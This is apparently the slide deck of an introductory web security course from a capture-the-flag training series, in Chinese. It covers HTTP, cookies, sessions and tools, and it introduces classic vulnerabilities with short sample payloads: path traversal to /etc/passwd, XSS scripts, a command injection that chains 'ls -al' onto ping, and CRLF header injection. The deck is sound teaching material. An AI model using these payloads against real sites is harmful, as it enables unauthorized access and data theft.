

超機密

# 網站安全補完計劃 第1次中間報告書

Plan zur Komplementarität der Website-Sicherheit

1. Zwischenbericht | edu-ctf | @splitline


\$ whoami

@splitline

Web 🐶

SQLab @ NYCU CSIE

CTF @ 10sec / TSJ



# Web Security

# Web Security

號稱**最好上手**的資安領域？



# Lab: Cat Shop

恭喜🎉 你已經學會了

Broken Access Control

×

Bussiness Logic Vulnerabilities

# Broken Access Control

- /admin\_panel                  根本沒驗證使用者身份？
  - /admin                        403 Permission Denied
  - /admin/delUser            ???
- 
- /myAccount?user=5                  ] 水平越權
  - /myAccount?user=6                ???                  ] 使用者A → 使用者B

垂直越權  
普通用戶 → 管理員

Insecure direct object references (IDOR)

# Business Logic Vulnerabilities



# 那，你會幾個？

- Path traversal / Local file inclusion (LFI)
- XSS (Cross site scripting)
- CSRF
- SQL injection
- Command injection

# 那，你會幾個？

- Path traversal / Local file inclusion (LFI)
- XSS (Cross site scripting)
- CSRF
- SQL injection
- Command injection

`http://victim.com/  
download.php?file=report_9487.pdf`

看到這個網址你會想做什麼？


`http://victim.com/  
download.php?file=.. /download.php`

`download.php`

`http://victim.com/  
download.php?file= .. / .. / .. /etc/passwd  
/etc/passwd`

# Path traversal

/etc/passwd



Your name: splitline |

```
<p>Hi, splitline!</p>
```

```
<p>Hi, <h1> splitline </h1>!</p>
```

```
<p>Hi, <script> alert(/xss/) </script>!</p>
```

splitline.tw 顯示

/xss/

確定

splitline tw 顯示

XSS

提交

facebook.com/vuln

?xss=<script>postArticle("Hacked!");</script>



舉個栗子

Ping this IP: 8.8.8.8 |

```
ping -c 1
```

USER INPUT


```
ping -c 1 8.8.8.8
```

```
ping -c 1 8.8.8.8; ls -al
```


# Command Injection

RCE: Remote Code Execution


所以 Web 是什麼？



後端  
Backend




前端  
Frontend



Browser




Server



你看不到的




你看得到的



Command injection  
Path traversal




XSS




PHP, Node.js ...



HTML / CSS /  
JavaScript



PHP, Node.js ...



HTML / CSS /  
JavaScript

A screenshot of a web browser window displaying the Google homepage. The window has a dark theme with light-colored UI elements. At the top, there are standard window controls (red, yellow, green circles, minimize, maximize, close) followed by a shield icon, a search bar containing 'google.com' with a lock icon, and a refresh/circular arrow icon. To the right of the search bar are links for 'Gmail' and 'Images', a grid icon, and a 'Sign in' button. Below the header is the large, colorful 'Google' logo. Underneath the logo is a search bar with a magnifying glass icon and a placeholder text area. At the bottom of the search bar are two buttons: 'Google Search' and 'I'm Feeling Lucky'. Below the search bar, a message says 'Google offered in: 繁體中文'. The main body of the page is mostly blank white space. At the very bottom, there is a footer bar with the word 'Taiwan' on the left, followed by links for 'About', 'Advertising', 'Business', 'How Search works', 'Privacy', 'Terms', and 'Settings'.

google.com

Gmail Images

Sign in

# Google


Google Search I'm Feeling Lucky

Google offered in: 繁體中文

Taiwan

About Advertising Business How Search works Privacy Terms Settings


# HTML × CSS × JavaScript



HTML

CSS

JavaScript



```
<!DOCTYPE html>
<html>
  <h1>Meow 🐱</h1>
  <p>Hello, World.</p>
</html>
```

HTML



```
<!DOCTYPE html>
<html>
  <style>
    body { background-color: cyan; }
    h1 { color: red; }
  </style>
  <h1>Meow 🐱</h1>
  <p>Hello, World.</p>
</html>
```

CSS



# JavaScript

前端

前端框架/套件

Bootstrap, jQuery, React...

前端

Web 前端語言

HTML, CSS, JavaScript

後端

Web 開發框架

Laravel, Express, Spring, Flask...

後端

Web 後端語言

PHP, Node.js, Java, Python...

伺服器

Apache, Nginx, IIS ...

資料儲存

Database, Cache, File Storage

運作環境

OS(Linux/Windows), Cloud, Container

Browser  
(Client)



HTTP://

# HTTP Protocol

HyperText Transfer Protocol



瀏覽器 / Client

GET /home HTTP/1.1  
Host: example.com


HTTP Request



HTTP Response

HTTP/1.1 200 OK  
Content-Length: 5

Meow!



Server

# HTTP Protocol


Hyper**T**ext Transfer **T**Protocol



瀏覽器 / Client


GET /home HTTP/1.1  
Host: example.com

HTTP Request



HTTP/1.1 200 OK  
Content-Length: 5

Meow!



Server

# HTTP Request

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ... \r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

\r\n: HTTP 使用 CR(\r)LF(\n) 换行

# HTTP Request: Method

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 動詞, 用來表達使用者發出這個請求想幹嘛
- 常見的有 GET, POST, PUT, DELETE, PATCH, HEAD ...

# HTTP Request: Path

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ...\r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

`http://example.com//login?redirect=%2f#login-form`

Path + Query Parameter

# HTTP Request: Protocol version

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ... \r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- **HTTP/0.9 ~ 1.1** Text-based protocol
- **HTTP/2** Binary protocol
- **HTTP/3** QUIC protocol (UDP)

# HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ... \r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)


# HTTP Request: Header

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ... \r\n
Content-Length: 32\r\n
```

```
curl https://bbc.com -H "Host: pypi.org"
```

- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)

# HTTP Request: Header



- 提供 HTTP request 要告訴 server 的一些附加資訊
- More: [MDN | HTTP headers - HTTP](#)

# HTTP Request: Body

```
POST /login?redirect=%2f HTTP/1.1\r\n
Host: example.com\r\n
Referer: http://example.com/home\r\n
User-Agent: Mozilla/5.0 ... \r\n
Content-Length: 32\r\n
\r\n
username=admin&password=p455w0rd
```


- POST / PATCH / PUT 會帶上這段資訊
- GET 等 method 通常不會出現此部分

# HTTP Protocol

HyperText Transfer Protocol




瀏覽器 / Client



HTTP Response

HTTP/1.1 200 OK  
Content-Length: 5

Meow!



Server

# HTTP Response

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

\r\n: HTTP 使用 CR(\r)LF(\n) 换行

# HTTP Response

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

Protocol version and Response status

# HTTP# HTTP Status Code

HTTP/1.1 101 Switching Protocol

Content-Type: application/json; charset=UTF-8\r\n\r\n200 OK

Content-Type: text/html; charset=UTF-8\r\n\r\n301 Moved Permanently

Location: https://example.com/\r\n\r\n403 Forbidden

Server: Apache/2.4.41 (Ubuntu)\r\n\r\n500 Internal Server Error

\r\n\r\n

Redirecting to <a href="/" /> ...

[HTTP Status Codes Decision Diagram](#)



[http.cat](http://http.cat)



[httpstatusdogs.com](http://httpstatusdogs.com)

Protocol version and Response status

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

提供 server 要告訴 client 的一些附加資訊

(有可能從而洩露 / 得知一些伺服器環境)

# HTTP Response: Body

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: https://example.com/\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

HTML / JavaScript / Image / Whatever ...

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/**\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

Location (重新導向的目標) 使用者可控？

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **https://example.com/\r\n\r\n**

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

Location (重新導向的目標) 使用者可控？

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **<https://example.com/>**\r\n

\r\n

**<script>alert(1)</script>**\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

Redirecting to <a href="/">/</a> ...

?redirect=http://example.com/%0d%0a%0d%0a ...

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=UTF-8\r\n

Location: **<https://example.com/>**\r\n

\r\n

**<script>alert(1)</script>**\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n

\r\n

**BODY**

Redirecting to <a href="/">/</a> ...

?redirect=http://example.com/%0d%0a%0d%0a ...

# HTTP Response: Header

HTTP/1.1 302 Found

Content-Length: 35\r\n

Content-Type: text/html; charset=iso-8859-1

## CRLF Injection

http://example.com/test/crlf <script>\r\n

Server: Apache/2.4.41 (Ubuntu)\r\n\r\n

BODY

Redirecting to <a href="/">/</a> ...

?redirect=http://example.com/%0d%0a%0d%0a ...

# Cookie

- 紀錄使用者資訊的一小段資料
- 跟 domain name 和 path 繩定

Visit <https://splitline.tw:8080>

Domain	Path	Cookie
splitline.tw	/	meow=123
google.com	/	session=c8763
...	...	...

# Cookie



# Cookie 屬性

- `HttpOnly`
  - 無法在 JavaScript 中利用 `document.cookie` 取得
- `Secure`
  - 只有在透過 `https://` 傳輸時才會被送出到伺服器
- `Expires=<date>`
  - cookie 會在設定的日期與時間之後失效
  - 沒設定則會在瀏覽器關閉後自動失效
- `Max-Age=<seconds>`
  - cookie 會在設定的秒數之後失效
  - 優先級比 Expires 高

# Session

GET / HTTP/1.1


Cookie: sessionid=8b25bf2a843de1fa

Server	Session ID	Data
	bc84a40359835cc7	{"username": "admin"}
	<u>8b25bf2a843de1fa</u>	{"username": "meow"}
	0f79e18fb9d21ac7a	{"username": "guest"}
		...

# Signed Cookie

GET / HTTP/1.1

Cookie: session=eyJ1c2Vyb... .CAAEGc3 ...



# Some Tools You Might Need

# F12: Developer Tools

The screenshot shows the F12 Developer Tools interface in a browser. The top navigation bar includes tabs for Elements, Console, HackBar, Sources, Network, Performance, Memory, Application, Security, and more. The main area displays the DOM tree:

```
<!DOCTYPE html>
<html>
  <head>...</head>
  ...<br><body> == $0
    <div>
      <h1>Example Domain</h1>
      <p>"This domain is for use in illustrative examples in documents. You may use this domain in literature without prior coordination or asking for permission."</p>
      <p><a href="https://www.iana.org/domains/example">More information</a></p>
```

The bottom tabs indicate the current selection is 'body'. The right-hand panel is the Styles tab, showing the following CSS rules for the body element:

```
element.style {
}
body {
  background-color: #f0f0f2;
  margin: 0;
  padding: 0;
  font-family: -apple-system, system-ui, BlinkMacSystemFont, "Segoe UI", "Open Sans", "Helvetica Neue", Helvetica, Arial, sans-serif;
}
body {
  display: block;
}
```

The 'user agent stylesheet' is also mentioned at the bottom of the styles list.

# cURL Cheatsheet

```
curl 'https://example.com'  
      -i/--include          # Show response header  
      -v/--verbose           # Show more message (?)  
      -d/--data 'key=value&a=b' # HTTP POST data  
      -X/--request 'PATCH'    # Request method  
      -H/--header 'Host: fb.com' # Set header  
      -b/--cookie 'user=guest;' # Set cookie  
      -o/--output 'output.html' # Download result
```

[Tips] Convert curl syntax to other languages <https://curl.trillworks.com>

# Burp Suite

Burp Suite Community Edition v2021.8.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is off Action Open Browser

**Use Burp's embedded browser**

There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

[Open browser](#)

**Use a different browser**

You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

[View documentation](#)

**Using Burp Proxy**

If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

[View](#)

**Burp Proxy options**

Reference information about the different options you have for customizing Burp Proxy's behaviour.

[View](#)

**Burp Proxy documentation**

The central point of access for all information you need to use Burp Proxy.

[View](#)

# PHP: Crack course

```
<html><p>Meow</p><?php /* Your code here ... */ ?></html>
```

```
echo "Hello, world!";
```

```
$variable = 'value';          變數皆會以 $ 開頭
```

```
$str = "Hello," . "world!"    字串可以用 . 來串接
```

```
$_GET['id'], $_POST['id']    GET, POST 的參數會擺進對應陣列,
```

```
$_COOKIE['over18']           Cookie 可從 $_COOKIE 陣列存取
```

```
$_REQUEST                  = $_GET + $_POST + $_COOKIE
```

# Web Hacking

# 基礎思路



- 用什麼語言？
  - 什麼版本？
  - 什麼框架？
  - 架在什麼伺服器？
  - ...
- 
- 理解語言特性/框架原理
  - 網站邏輯
  - 已知框架/套件漏洞
- 
- 將漏洞轉為實體危害
  - 擴張漏洞的危害性

# Recon (Reconnaissance) / 偵查

